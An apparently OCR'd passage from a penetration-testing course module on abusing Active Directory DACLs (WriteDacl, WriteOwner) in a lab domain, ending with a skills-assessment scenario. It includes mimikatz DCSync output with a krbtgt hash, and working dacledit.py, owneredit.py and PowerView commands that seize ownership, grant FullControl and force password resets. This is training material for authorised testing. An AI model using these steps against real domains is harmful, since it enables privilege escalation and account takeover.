  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:inlanefreight.local
/user:krbtgt /csv
[DC] 'inlanefreight.local' will be the domain
[DC] 'DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502     krbtgt  dafbbaba2fef3addbba5b4fedfc38dab        514
```


Abusing other Objects with WriteDacl

If we encounter some other objects such as a group or a user, we can assign `FullControl` over the object and abuse these access rights accordingly. Let us take as an example the `Finance group` over which `Luna` has `WriteDacl`. We will have to use `Luna`'s privileges to assign `FullControl` and then `add` a user to the group to abuse this privilege.

Querying Luna's DACLs over the Finance Group

```
python3 examples/dacledit.py -principal luna -target "Finance" -dc-ip
10.129.205.81 inlanefreight.local/luna:Moon123

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4618)
```

```
[*]   ACE[20] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE, INHERITED_ACE
[*]     Access mask             : WriteDACL (0x40000)
[*]     Trustee (SID)           : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
```

Modifying Luna's DACLs over the Finance group

```
python3 examples/dacledit.py -principal luna -target "Finance" -dc-ip
10.129.205.81 inlanefreight.local/luna:Moon123 -action write

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] DACL backed up to dacledit-20230524-211441.bak
[*] DACL modified successfully!
```

Querying Luna's DACLs over the Finance Group after Modification

```
python3 examples/dacledit.py -principal luna -target "Finance" -dc-ip
10.129.205.81 inlanefreight.local/luna:Moon123

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4618)
[*]   ACE[3] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : None
[*]     Access mask             : FullControl (0xf01ff)
[*]     Trustee (SID)           : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
[*]   ACE[21] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE, INHERITED_ACE
[*]     Access mask             : WriteDACL (0x40000)
[*]     Trustee (SID)           : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
```

Now we can add a user to the group using addusertogroup:

Using addusertogroup.py to add Luna to the Finance group

```
python3 addusertogroup.py -d inlanefreight.local -g "Finance" -a luna -u
luna -p Moon123

[+] Connected to Active Directory successfully.
[+] Group Finance found.
[+] User luna found.
[+] User added to group successfully.
```

If we want to revert the `DACL` modification, we can use the backup file generated by `dacledit.py` when we performed the `write action`:

Restoring the DACL using the Backup File

```
python3 examples/dacledit.py -principal luna -target "Finance" -dc-ip
10.129.205.81 inlanefreight.local/luna:Moon123 -action restore -file
dacledit-20230524-211441.bak

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] File dacledit-20230524-211441.bak already exists, I'm refusing to
overwrite it, setting another filename
[*] DACL backed up to dacledit-20230524-211953.bak
[*] Restoring DACL
[*] DACL modified successfully
```


Querying Luna's DACLs over the Finance Group after Reversion

```
python3 examples/dacledit.py -principal luna -target "Finance" -dc-ip
10.129.205.81 inlanefreight.local/luna:Moon123

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4618)
[*]   ACE[20] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE, INHERITED_ACE
```

```
[*]     Access mask               : WriteDACL (0x40000)
[*]     Trustee (SID)             : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
```

Note: Additionally, starting in BloodHound 4.3.1, the help menu provides steps for both Linux and Windows on how to abuse access rights.

Grant ownership

We obtained access to an account with the `WriteOwner` access right over a target object. This particular account allows us to modify the `owner` of the target object, specifically the `OwnerSid` sub-attribute within the object's `security descriptor`. Exploiting this `access right` opens up possibilities for various abuses, depending on the target object: if we have `WriteOwner` over a `user` we can assign all rights to another account (which will allow us to perform a `Password Reset` or `targeted Kerberoasting`), if it is a `group` we can add or remove members, and if it is a `GPO` we can modify it.

Note: GPO Attacks as well other DACL abuses (such as computer attacks) will be covered in other DACL Attacks mini-modules.

The `WriteOwner` access right allows us to modify the object's owner; however, when using `dacledit.py` or `PowerView`, these tools will not show us any access rights we can abuse. For example, `Lilia` is the owner of the group `Managers`, if we use `PowerView` or `dacledit.py`, we will not get any result if we look for the object `DACL`:

Query Lilia's DACL over Managers with dacledit.py

```
python3 examples/dacledit.py -principal lilia -target Managers -dc-ip
10.129.205.81 inlanefreight.local/lilia:DACLPass123
Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
5608)
```


Query Lilia's DACL over Managers with PowerView

```
PS C:\Tools> Get-DomainObjectAcl -Identity Managers -ResolveGUIDs | ?
{$_.SecurityIdentifier -eq $LiliaSID}

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
```

```
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(|
(samAccountName=krbtgt)))
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/CN=Schema,CN=Configuration,DC=INLANEFREIGH
T,DC=LOCAL
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/CN=Extended-
Rights,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObjectAcl] Get-DomainObjectAcl filter string: (&(|(|
(samAccountName=Managers)(name=Managers)(displayname=Managers))))
```

However, we can use `BloodHound` to detect this relationship:




Identifying Vulnerable Objects

Suppose that we successfully gained access to `Pedro`, an account with `WriteOwner` over the user account `GPOADMIN`.

First, we will use `BloodHound` with a cypher query to identify those access rights. We include `n:User` so that `BloodHound` returns only paths created from a user object. We can do the same with groups; however, that will create too many paths, making it more challenging to analyze.

```
MATCH p=((n:User)-[r:WriteOwner]->(m)) RETURN p
```



Similarly, we can use `dacledit.py` and `PowerView` to identify those access rights:

Querying Pedro's DACL over the User GPOAdmin using dacledit.py

```
python3 examples/dacledit.py -principal pedro -target GPOAdmin -dc-ip
10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4617)
[*]   ACE[20] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE
[*]     Access mask             : WriteOwner (0x80000)
[*]     Trustee (SID)           : pedro (S-1-5-21-1267651629-1192007096-
1618970724-4617)
```

Querying Pedro's DACL over the User GPOAdmin using PowerView

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
```

```
PS C:\Tools> $userSID = ConvertTo-SID pedro
PS C:\Tools> Get-DomainObjectAcl -Identity GPOAdmin -ResolveGUIDs | ?
{$_.SecurityIdentifier -eq $userSID}

AceType               : AccessAllowed
ObjectDN              : CN=GPOAdmin,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : WriteOwner
OpaqueLength          : 0
ObjectSID             : S-1-5-21-1267651629-1192007096-1618970724-4624
InheritanceFlags      : ContainerInherit
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-1267651629-1192007096-1618970724-4617
AccessMask            : 524288
AuditFlags            : None
AceFlags              : ContainerInherit
AceQualifier          : AccessAllowed
```

Before editing the target's `Owner` and `DACL`, let us try to perform a password reset to confirm that we do not have such privileges:

Password Reset Attempt to the GPOAdmin Account

```
net rpc password GPOAdmin Mynewpassword1 -U
inlanefreight.local/pedro%SecuringAD01 -S 10.129.205.81

Failed to set password for 'GPOAdmin' with error: Access is denied..
```

Abusing WriteOwner from Linux

From Linux, we can use Impacket's owneredit.py python script. At the time of writing, the pull request #1323 offering this tool is still being reviewed. `owneredit.py` has the following main command-line arguments:

- `-action` defines the operation to perform. It can be `-action read` or `-action write`. In this case, we will set it to `read`. If no argument is set, the default is `read`.
- `-target`, `-target-sid`, or `-target-dn` respectively define the `sAMAccountName`, `Security Identifier`, or `Distinguished Name` of the object from which the `DACL` must be retrieved and parsed.
- `-new-owner`, `-new-owner-sid`, or `-new-owner-dn` respectively define the `sAMAccountName`, `Security Identifier`, or `Distinguished Name` of the object to set as the new owner of the target object.

Let us download the tool directly from ShutdownRepo/Impacket and save it in the same folder where we have `dacledit.py` and execute the attack:

Downloading and Using owneredit.py

```
wget -q
https://raw.githubusercontent.com/ShutdownRepo/impacket/owneredit/examples
/owneredit.py -O ./shutdownRepo/impacket/examples/owneredit.py
python3 examples/owneredit.py -action write -new-owner pedro -target
GPOAdmin -dc-ip 10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Current owner information below
[*] - SID: S-1-5-21-1267651629-1192007096-1618970724-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] OwnerSid modified successfully!
```

Once the `owner` is changed, the `Pedro` account does not have (yet) enough access rights to conduct a password reset. However, the ownership of the target object allows for editing its `DACL` and grant the necessary rights. Let us grant `Pedro` the access right to perform a password reset. `dacledit.py` allow us to modify a `DACL` and add the following predefined rights: `FullControl`, `ResetPassword`, `WriteMembers`, and `DCSync`, but we can also use the `-rights-guid` option to specify any other extended access right manually. `FullControl` is the default access right (use the help menu to get more information). Let us grant `Pedro` `FullControl` over the `GPOAdmin` account:

Changing User Rights with dacledit.py

```
python3 examples/dacledit.py -principal pedro -target GPOAdmin -action
write -rights FullControl -dc-ip 10.129.205.81
inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] DACL backed up to dacledit-20230519-095451.bak
[*] DACL modified successfully!
```

Now, we can perform the password reset and test that the credentials are correct:

Password Reset GPOAdmin

```
net rpc password GPOAdmin Mynewpassword1 -U
inlanefreight.local/pedro%SecuringAD01 -S 10.129.205.81
poetry run crackmapexec ldap 10.129.205.81 -u GPOAdmin -p Mynewpassword1

SMB         10.129.205.81   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        10.129.205.81   389    DC01             [+]
INLANEFREIGHT.LOCAL\GPOAdmin:Mynewpassword1
```

Abusing WriteOwner from Windows

From Windows, we can change a target object's `owner` with Set-DomainObjectOwner from the PowerView.

Setting the Object Owner with PowerView

```
PS C:\Tools> Set-DomainObjectOwner -Identity GPOAdmin -OwnerIdentity pedro
-Verbose

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=pedro)(name=pedro)(displayname=pedro))))
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=GPOAdmin)(name=GPOAdmin)(displayname=GPOAdmin))))
VERBOSE: [Set-DomainObjectOwner] Attempting to set the owner for
'GPOAdmin' to 'pedro'
```

To edit another object's `DACL`, we can use the Add-DomainObjectAcl function from PowerView. The `PowerView` `-Rights` option supports `All`, `ResetPassword`, `WriteMembers`, and `DCSync` (notice that `PowerView` uses `All` instead of `FullControl`, but they are identical). Alternatively, we can use the option `-RightsGUID` to manually specify the extended access rights we want to apply:

Modifying GPOAdmin's DACL

```
PS C:\Tools> Add-DomainObjectAcl -TargetIdentity GPOAdmin -
PrincipalIdentity pedro -Rights All -Verbose
```

```
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=pedro)(name=pedro)(displayname=pedro))))
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=GPOAdmin)(name=GPOAdmin)(displayname=GPOAdmin))))
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Pedro
Valt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 'All' on
CN=GPOAdmin,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Pedro
Valt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL rights GUID
'00000000-0000-0000-0000-000000000000' on
CN=GPOAdmin,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
```

Now we can use `net` to perform the password reset.

Password Reset using net

```
C:\Tools> net user GPOAdmin Tryanotherpassword123 /domain

The command completed successfully.
```


Skills Assessment

It is time to chain together all the `DACL` abuses and attacks covered throughout the module.

Scenario

`Inlanefreight`, a company that delivers customized global freight solutions, recently terminated one of its systems administrators after several discussions, meetings, and training sessions due to not implementing nor following AD security best practices. Specifically, this sysadmin was known to spray privileged and unnecessary access rights to all objects within the network, violating the principle of least privilege. Therefore, they are worried that might an adversary breaches them, the consequences would be unbearable.

Knowing that you deeply understand AD security and excel at attacking misconfigured `DACLs`, they contacted you so that you perform a penetration test against their AD environment. They want you to focus mainly on auditing the `DACLs` of the various network objects.

For this internal assessment, `Inlanefreight` has provided you with a computer named `WS01` and an account named `carlos`. To connect to `WS01`, you must use the target IP

address and the RDP port `13389`. After connecting, you will start enumerating and attacking `Inlanefreight`'s AD environment to evaluate their security.

Rules of Engagement

The company has one particular rule of engagement that must be complied with throughout the penetration test. Breaching it renders the contract revoked. You must comply with the following:

- `Do not reset the passwords of users`.

Note: You can perform the enumeration and attacks from both Linux and Windows. BloodHound and all tools needed to complete the lab are located in C:\Tools\. BloodHound credentials are neo4j:Password123